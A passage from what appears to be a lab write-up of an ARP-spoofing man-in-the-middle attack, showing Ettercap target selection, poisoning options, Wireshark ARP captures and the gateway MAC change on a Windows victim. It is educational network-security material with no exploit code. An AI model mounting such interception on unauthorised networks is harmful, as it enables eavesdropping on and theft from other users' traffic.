Host 192.168.0.1 added to TARGET2
```

Figure 12 - Choosing the 2nd Victim

- Creating Man-In-the-Middle attack and choose the ARP spoofing type from the list.




IP Address	MAC Address	Description
192.168.0.1	3C:84:6A:48:A7:EF	
fe80::41a:743a:6bdd:50c7	AA:5D:BB:AE:85:E1	iPad-3.local
192.168.0.115	32:99:0B:E7:11:30	
192.168.0.119	80:38:FB:C2:61:F4	
192.168.0.147	2E:16:B3:6B:DE:23	
192.168.0.148	AA:5D:BB:AE:85:E1	iPad-3.local
192.168.0.149	00:BF:AF:8B:EE:02	
192.168.0.155	26:E4:EE:4D:B4:08	
192.168.0.156	E2:DC:76:B9:77:23	
192.168.0.161	08:00:27:58:B2:6E	
192.168.0.179	F4:06:69:53:52:D7	
192.168.0.197	F6:E1:8B:1F:2D:2E	

```
Randomizing 255 hosts for scanning...
Scanning the whole netmask for 255 hosts...
2 hosts added to the hosts list...
Host 192.168.0.161 added to TARGET1
Host 192.168.0.1 added to TARGET2
```

Figure 13 - Creating Man-in-the-middle Attack

- We will choose the default values



```
80:38:FB:C2:61:F4
2E:16:B3:6B:DE:23
AA:5D:BB:AE:85:E1  iPad-3.local
00:BF:AF:8B:EE:02
26:E4:EE:4D:B4:08
E2:DC:76:B9:77:23
08:00:27:58:B2:6E
F4:06:69:53:52:D7
F6:E1:8B:1F:2D:2E
```

MITM Attack: ARP Poisoning


Optional parameters

☑ Sniff remote connections.

□ Only poison one-way.


Figure 14 - ARP poisoning Window

- Wireshark started to capture traffics coming from ARP packets



```
No.  Time         Source              Destination       Protocol Length Info
   1 0.000000000  Tp-LinkT_48:a7:ef   Broadcast         ARP        60 Who has 192.168.0.115? Tell 192.168.0.1
   2 0.927055476  Tp-LinkT_48:a7:ef   Broadcast         ARP        60 Who has 192.168.0.115? Tell 192.168.0.1
   3 1.225262672  192.168.0.149       239.255.255.250   SSDP      389 NOTIFY * HTTP/1.1
   4 1.225263118  192.168.0.149       239.255.255.250   SSDP      436 NOTIFY * HTTP/1.1
   5 1.328139643  192.168.0.149       239.255.255.250   SSDP      434 NOTIFY * HTTP/1.1
   6 1.328140090  192.168.0.149       239.255.255.250   SSDP      446 NOTIFY * HTTP/1.1
   7 1.429285193  192.168.0.149       239.255.255.250   SSDP      444 NOTIFY * HTTP/1.1
   8 1.532764536  192.168.0.179       239.255.255.250   SSDP      217 M-SEARCH * HTTP/1.1
   9 1.634600571  192.168.0.149       239.255.255.250   SSDP      380 NOTIFY * HTTP/1.1
  10 1.737961273  192.168.0.149       239.255.255.250   SSDP      389 NOTIFY * HTTP/1.1
  11 1.741010541  192.168.0.149       239.255.255.250   SSDP      436 NOTIFY * HTTP/1.1
  12 1.840987465  192.168.0.149       239.255.255.250   SSDP      434 NOTIFY * HTTP/1.1
  13 1.840988053  192.168.0.149       239.255.255.250   SSDP      446 NOTIFY * HTTP/1.1

› Frame 1: 60 bytes on wire (480 bits), 60 bytes captured     0000  ff ff ff ff ff ff 3c 84  6a 48 a7 ef 08 06 00 01   ······<· jH······
› Ethernet II, Src: Tp-LinkT_48:a7:ef (3c:84:6a:48:a7:ef),    0010  08 00 06 04 00 01 3c 84  6a 48 a7 ef c0 a8 00 01   ······<· jH······
› Address Resolution Protocol (request)                       0020  00 00 00 00 00 00 c0 a8  00 73 00 00 00 00 00 00   ········ ·s······
                                                              0030  00 00 00 00 00 00 00 00  00 00 00 00               ········ ····
```


Figure 15 - ARP Traffic from Wireshark - a



```
No.  Time         Source              Destination       Protocol Length Info
  13 1.840988053  192.168.0.149       239.255.255.250   SSDP      446 NOTIFY * HTTP/1.1
  14 1.949707849  192.168.0.149       239.255.255.250   SSDP      444 NOTIFY * HTTP/1.1
  15 1.949708359  Tp-LinkT_48:a7:ef   Broadcast         ARP        60 Who has 192.168.0.115? Tell 192.168.0.1
  16 2.557296219  192.168.0.179       239.255.255.250   SSDP      217 M-SEARCH * HTTP/1.1
  17 3.174522754  Tp-LinkT_48:a7:ef   Broadcast         ARP        60 Who has 192.168.0.115? Tell 192.168.0.1
  18 3.479987650  192.168.0.149       255.255.255.255   UDP       206 6537 → 6537 Len=164
  19 3.598485802  192.168.0.179       239.255.255.250   SSDP      217 M-SEARCH * HTTP/1.1
  20 3.684289900  192.168.0.149       255.255.255.255   UDP       206 6537 → 6537 Len=164
  21 4.193943112  Tp-LinkT_48:a7:ef   Broadcast         ARP        60 Who has 192.168.0.115? Tell 192.168.0.1
  22 4.296089375  IntelCor_53:52:d7   Broadcast         ARP        60 Who has 192.168.0.169? Tell 192.168.0.179
  23 5.015268564  192.168.0.149       239.255.255.250   SSDP      380 NOTIFY * HTTP/1.1
  24 5.015269083  192.168.0.149       239.255.255.250   SSDP      389 NOTIFY * HTTP/1.1
  25 5.114836516  IntelCor_53:52:d7   Broadcast         ARP        60 Who has 192.168.0.169? Tell 192.168.0.179

› Frame 1: 60 bytes on wire (480 bits), 60 bytes captured     0000  ff ff ff ff ff ff 3c 84  6a 48 a7 ef 08 06 00 01   ······<· jH······
› Ethernet II, Src: Tp-LinkT_48:a7:ef (3c:84:6a:48:a7:ef),    0010  08 00 06 04 00 01 3c 84  6a 48 a7 ef c0 a8 00 01   ······<· jH······
› Address Resolution Protocol (request)                       0020  00 00 00 00 00 00 c0 a8  00 73 00 00 00 00 00 00   ········ ·s······
                                                              0030  00 00 00 00 00 00 00 00  00 00 00 00               ········ ····
```

Figure 16 - ARP Traffic from Wireshark - b


- To make sure that the attack successfully implemented, we will go to the windows machine and see the mac address for the default gateway (the last four bit is a7-ef for 192.168.0.61)



```
Interface: 192.168.0.161 --- 0x5
  Internet Address      Physical Address      Type
  192.168.0.1           3c-84-6a-48-a7-ef     dynamic
```

Figure 17 - Default Gateway Mac Address Before ARP Spoofing


- After ARP spoofing it changed to 9f-0d in the last four bit of the kali machine



```
Interface: 192.168.0.161 --- 0x5
  Internet Address      Physical Address      Type
  192.168.0.1           08-00-27-d9-9f-0d     dynamic
```

Figure 18 - - Default Gateway Mac Address After ARP Spoofing


- ARP packets from Wireshark that had been attacked



```
arp
No.    Time            Source              Destination         Protocol  Length Info
     1 0.000000000     IntelCor_53:52:d7   Broadcast           ARP       60 Who has 192.168.0.169? Tell 192.168.0.179
     2 0.316947021     Tp-LinkT_48:a7:ef   Broadcast           ARP       60 Who has 192.168.0.108? Tell 192.168.0.1
     4 1.334690923     Tp-LinkT_48:a7:ef   Broadcast           ARP       60 Who has 192.168.0.108? Tell 192.168.0.1
    15 2.255193349     IntelCor_53:52:d7   Broadcast           ARP       60 Who has 192.168.0.169? Tell 192.168.0.179
    18 2.568837583     Tp-LinkT_48:a7:ef   Broadcast           ARP       60 Who has 192.168.0.108? Tell 192.168.0.1
    24 2.832828600     PcsCompu_d9:9f:0d   PcsCompu_58:b2:6e   ARP       42 192.168.0.1 is at 08:00:27:d9:9f:0d
    25 2.833399564     PcsCompu_d9:9f:0d   Tp-LinkT_48:a7:ef   ARP       42 192.168.0.161 is at 08:00:27:d9:9f:0d
    26 2.969299555     IntelCor_53:52:d7   Broadcast           ARP       60 Who has 192.168.0.169? Tell 192.168.0.179
    31 3.481760005     Tp-LinkT_48:a7:ef   Broadcast           ARP       60 Who has 192.168.0.108? Tell 192.168.0.1
    32 3.994923773     IntelCor_53:52:d7   Broadcast           ARP       60 Who has 192.168.0.169? Tell 192.168.0.179
    33 4.508161667     Tp-LinkT_48:a7:ef   Broadcast           ARP       60 Who has 192.168.0.108? Tell 192.168.0.1
    34 5.846485587     IntelCor_53:52:d7   Broadcast           ARP       60 Who has 192.168.0.169? Tell 192.168.0.179
    45 6.766641170     Tp-LinkT_48:a7:ef   Broadcast           ARP       60 Who has 192.168.0.108? Tell 192.168.0.1
    59 7.473698824     IntelCor_53:52:d7   Broadcast           ARP       60 Who has 192.168.0.169? Tell 192.168.0.179
    60 7.678872790     Tp-LinkT_48:a7:ef   Broadcast           ARP       60 Who has 192.168.0.108? Tell 192.168.0.1
    63 8.805395985     IntelCor_53:52:d7   Broadcast           ARP       60 Who has 192.168.0.169? Tell 192.168.0.179
    64 8.907132341     Tp-LinkT_48:a7:ef   Broadcast           ARP       60 Who has 192.168.0.108? Tell 192.168.0.1
    81 9.521724296     IntelCor_53:52:d7   Broadcast           ARP       60 Who has 192.168.0.169? Tell 192.168.0.179
    86 9.930627692     Tp-LinkT_48:a7:ef   Broadcast           ARP       60 Who has 192.168.0.108? Tell 192.168.0.1
    91 10.546564866    IntelCor_53:52:d7   Broadcast           ARP       60 Who has 192.168.0.169? Tell 192.168.0.179
    92 10.955029480    Tp-LinkT_48:a7:ef   Broadcast           ARP       60 Who has 192.168.0.108? Tell 192.168.0.1
    93 12.081595875    Tp-LinkT_48:a7:ef   Broadcast           ARP       60 Who has 192.168.0.108? Tell 192.168.0.1
    94 12.083676988    Tp-LinkT_48:a7:ef   Broadcast           ARP       60 Who has 192.168.0.180? Tell 192.168.0.1
    95 12.083704639    PcsCompu_d9:9f:0d   Tp-LinkT_48:a7:ef   ARP       42 192.168.0.180 is at 08:00:27:d9:9f:0d
    98 12.184529077    Tp-LinkT_48:a7:ef   PcsCompu_d9:9f:0d   ARP       60 192.168.0.1 is at 3c:84:6a:48:a7:ef
   100 12.844190260    PcsCompu_d9:9f:0d   PcsCompu_58:b2:6e   ARP       42 192.168.0.1 is at 08:00:27:d9:9f:0d
   101 12.844999794    PcsCompu_d9:9f:0d   Tp-LinkT_48:a7:ef   ARP       42 192.168.0.161 is at 08:00:27:d9:9f:0d
   103 13.118109287    Tp-LinkT_48:a7:ef   Broadcast           ARP       60 Who has 192.168.0.108? Tell 192.168.0.1
   105 13.516086632    IntelCor_53:52:d7   Broadcast           ARP       60 Who has 192.168.0.169? Tell 192.168.0.179
   111 14.138941821    Tp-LinkT_48:a7:ef   Broadcast           ARP       60 Who has 192.168.0.108? Tell 192.168.0.1
   114 14.220307688    PcsCompu_d9:9f:0d   PcsCompu_58:b2:6e   ARP       42 Who has 192.168.0.161? Tell 192.168.0.180
   115 14.222524374    PcsCompu_58:b2:6e   PcsCompu_d9:9f:0d   ARP       60 192.168.0.161 is at 08:00:27:58:b2:6e
   117 14.561314915    IntelCor_53:52:d7   Broadcast           ARP       60 Who has 192.168.0.169? Tell 192.168.0.179
   118 15.367499579    Tp-LinkT_48:a7:ef   Broadcast           ARP       60 Who has 192.168.0.108? Tell 192.168.0.1
   119 16.391911977    Tp-LinkT_48:a7:ef   Broadcast           ARP       60 Who has 192.168.0.108? Tell 192.168.0.1
   129 17.413312525    Tp-LinkT_48:a7:ef   Broadcast           ARP       60 Who has 192.168.0.108? Tell 192.168.0.1
   142 19.947117360    Tp-LinkT_48:a7:ef   Broadcast           ARP       60 Who has 192.168.0.119? Tell 192.168.0.1
   394 72.913284571    PcsCompu_d9:9f:0d   PcsCompu_58:b2:6e   ARP       42 192.168.0.1 is at 08:00:27:d9:9f:0d
   395 72.913689245    PcsCompu_d9:9f:0d   Tp-LinkT_48:a7:ef   ARP       42 192.168.0.161 is at 08:00:27:d9:9f:0d
   407 75.973614529    Tp-LinkT_48:a7:ef   Broadcast           ARP       60 Who has 192.168.0.119? Tell 192.168.0.1
   551 78.019419981    IntelCor_53:52:d7   Broadcast           ARP       60 Who has 192.168.0.169? Tell 192.168.0.179
   606 78.541397886    IntelCor_53:52:d7   Broadcast           ARP       60 Who has 192.168.0.169? Tell 192.168.0.179
   618 79.559549157    IntelCor_53:52:d7   Broadcast           ARP       60 Who has 192.168.0.169? Tell 192.168.0.179
   619 81.724558270    Tp-LinkT_48:a7:ef   Broadcast           ARP       60 Who has 192.168.0.180? Tell 192.168.0.1
   620 81.724587557    PcsCompu_d9:9f:0d   Tp-LinkT_48:a7:ef   ARP       42 192.168.0.180 is at 08:00:27:d9:9f:0d
   621 81.804251499    PcsCompu_d9:9f:0d   Tp-LinkT_48:a7:ef   ARP       42 Who has 192.168.0.1? Tell 192.168.0.180
•  622 81.811586177    Tp-LinkT_48:a7:ef   PcsCompu_d9:9f:0d   ARP       60 192.168.0.1 is at 3c:84:6a:48:a7:ef
   627 82.316298044    PcsCompu_d9:9f:0d   PcsCompu_58:b2:6e   ARP       42 Who has 192.168.0.161? Tell 192.168.0.180
   628 82.317653352    PcsCompu_58:b2:6e   PcsCompu_d9:9f:0d   ARP       60 192.168.0.161 is at 08:00:27:58:b2:6e
  1076 137.196207582   Tp-LinkT_48:a7:ef   Broadcast           ARP       60 Who has 192.168.0.115? Tell 192.168.0.1
  1095 140.371870772   Tp-LinkT_48:a7:ef   Broadcast           ARP       60 Who has 192.168.0.115? Tell 192.168.0.1
  1096 140.371871262   02:97:35:e3:11:b1   Broadcast           ARP       60 Who has 192.168.0.1? Tell 192.168.0.129
  1109 141.599099274   Tp-LinkT_48:a7:ef   Broadcast           ARP       60 Who has 192.168.0.115? Tell 192.168.0.1
  1111 142.995834561   PcsCompu_d9:9f:0d   PcsCompu_58:b2:6e   ARP       42 192.168.0.1 is at 08:00:27:d9:9f:0d
  1112 142.997541023   PcsCompu_d9:9f:0d   Tp-LinkT_48:a7:ef   ARP       42 192.168.0.161 is at 08:00:27:d9:9f:0d
  1125 145.804263729   PcsCompu_d9:9f:0d   PcsCompu_58:b2:6e   ARP       42 Who has 192.168.0.161? Tell 192.168.0.180
  1126 145.804590780   PcsCompu_d9:9f:0d   Tp-LinkT_48:a7:ef   ARP       42 Who has 192.168.0.1? Tell 192.168.0.180
  1127 145.805760621   PcsCompu_58:b2:6e   PcsCompu_d9:9f:0d   ARP       60 192.168.0.161 is at 08:00:27:58:b2:6e
  1128 145.808396375   Tp-LinkT_48:a7:ef   PcsCompu_d9:9f:0d   ARP       60 192.168.0.1 is at 3c:84:6a:48:a7:ef
  1129 146.102672487   IntelCor_53:52:d7   Broadcast           ARP       60 Who has 192.168.0.169? Tell 192.168.0.179
  1132 147.034354150   IntelCor_53:52:d7   Broadcast           ARP       60 Who has 192.168.0.169? Tell 192.168.0.179
  1142 148.461516715   Tp-LinkT_48:a7:ef   Broadcast           ARP       60 Who has 192.168.0.108? Tell 192.168.0.1
```

Figure 19 - ARP Packets in Wireshark


- We will analyze packet 111



```
•  1109 141.599099274 Tp-LinkT_48:a7:ef      Broadcast          ARP      60 Who has 192.168.0.115? Tell 192.168.0.1
   1111 142.995834561 PcsCompu_d9:9f:0d      PcsCompu_58:b2:6e  ARP      42 192.168.0.1 is at 08:00:27:d9:9f:0d

› Frame 1111: 42 bytes on wire (336 bits), 42 bytes captured (336 bits) on interface eth0, id 0     0000  08 00 27 58 b2 6e 08 00
⌄ Ethernet II, Src: PcsCompu_d9:9f:0d (08:00:27:d9:9f:0d), Dst: PcsCompu_58:b2:6e (08:00:27:58:b2:6e)  0010  08 00 06 04 00 02 08 00
  › Destination: PcsCompu_58:b2:6e (08:00:27:58:b2:6e)                                               0020  08 00 27 58 b2 6e c0 a8
  › Source: PcsCompu_d9:9f:0d (08:00:27:d9:9f:0d)
    Type: ARP (0x0806)
⌄ Address Resolution Protocol (reply)
    Hardware type: Ethernet (1)
    Protocol type: IPv4 (0x0800)
    Hardware size: 6
    Protocol size: 4
    Opcode: reply (2)
    Sender MAC address: PcsCompu_d9:9f:0d (08:00:27:d9:9f:0d)
    Sender IP address: 192.168.0.1
    Target MAC address: PcsCompu_58:b2:6e (08:00:27:58:b2:6e)
    Target IP address: 192.168.0.161
› [Duplicate IP address detected for 192.168.0.1 (08:00:27:d9:9f:0d) - also in use by 3c:84:6a:48:a7:e
```


Figure 20 - Choosing a Packet to Analyze

- We have to see the destination packet IP address which is identical to windows mac address



الخاصية	القيمة
Connection-specific DN...	
Description	Intel(R) PRO/1000 MT Desktop Adapter
Physical Address	08-00-27-58-B2-6E


Figure 21 - Windows Mac Address



```
  › Destination: PcsCompu_58:b2:6e (08:00:27:58:b2:6e)        0020  08 00 27 58 b2 6e c0 a8
```


Figure 22- Destination Packet Address

- We have to see the source packet IP address which is identical to windows MAC address



```
6 fe80::a00:27ff:fed9:9f0d
```


Figure 23- Kali Mac Address



```
  › Destination: PcsCompu_58:b2:6e (08:00:27:58:b2:6e)
  › Source: PcsCompu_d9:9f:0d (08:00:27:d9:9f:0d)
```

Figure 24 - Source Packet Address


- The line highlighted with blue color means that I am giving the windows machine ARP response that it never asked for and did not ask from the gateway



```
    Protocol size: 4
    Opcode: reply (2)
    Sender MAC address: PcsCompu_d9:9f:0d (08:00:27:d9:9f:0d)
    Sender IP address: 192.168.0.1
    Target MAC address: PcsCompu_58:b2:6e (08:00:27:58:b2:6e)
    Target IP address: 192.168.0.161
› [Duplicate IP address detected for 192.168.0.1 (08:00:27:d9:9f:0d) - also in use by 3c:84:6a:48:a7:e
```


Figure 25 - Operation Code

- Information about the packets, sender, and receive.



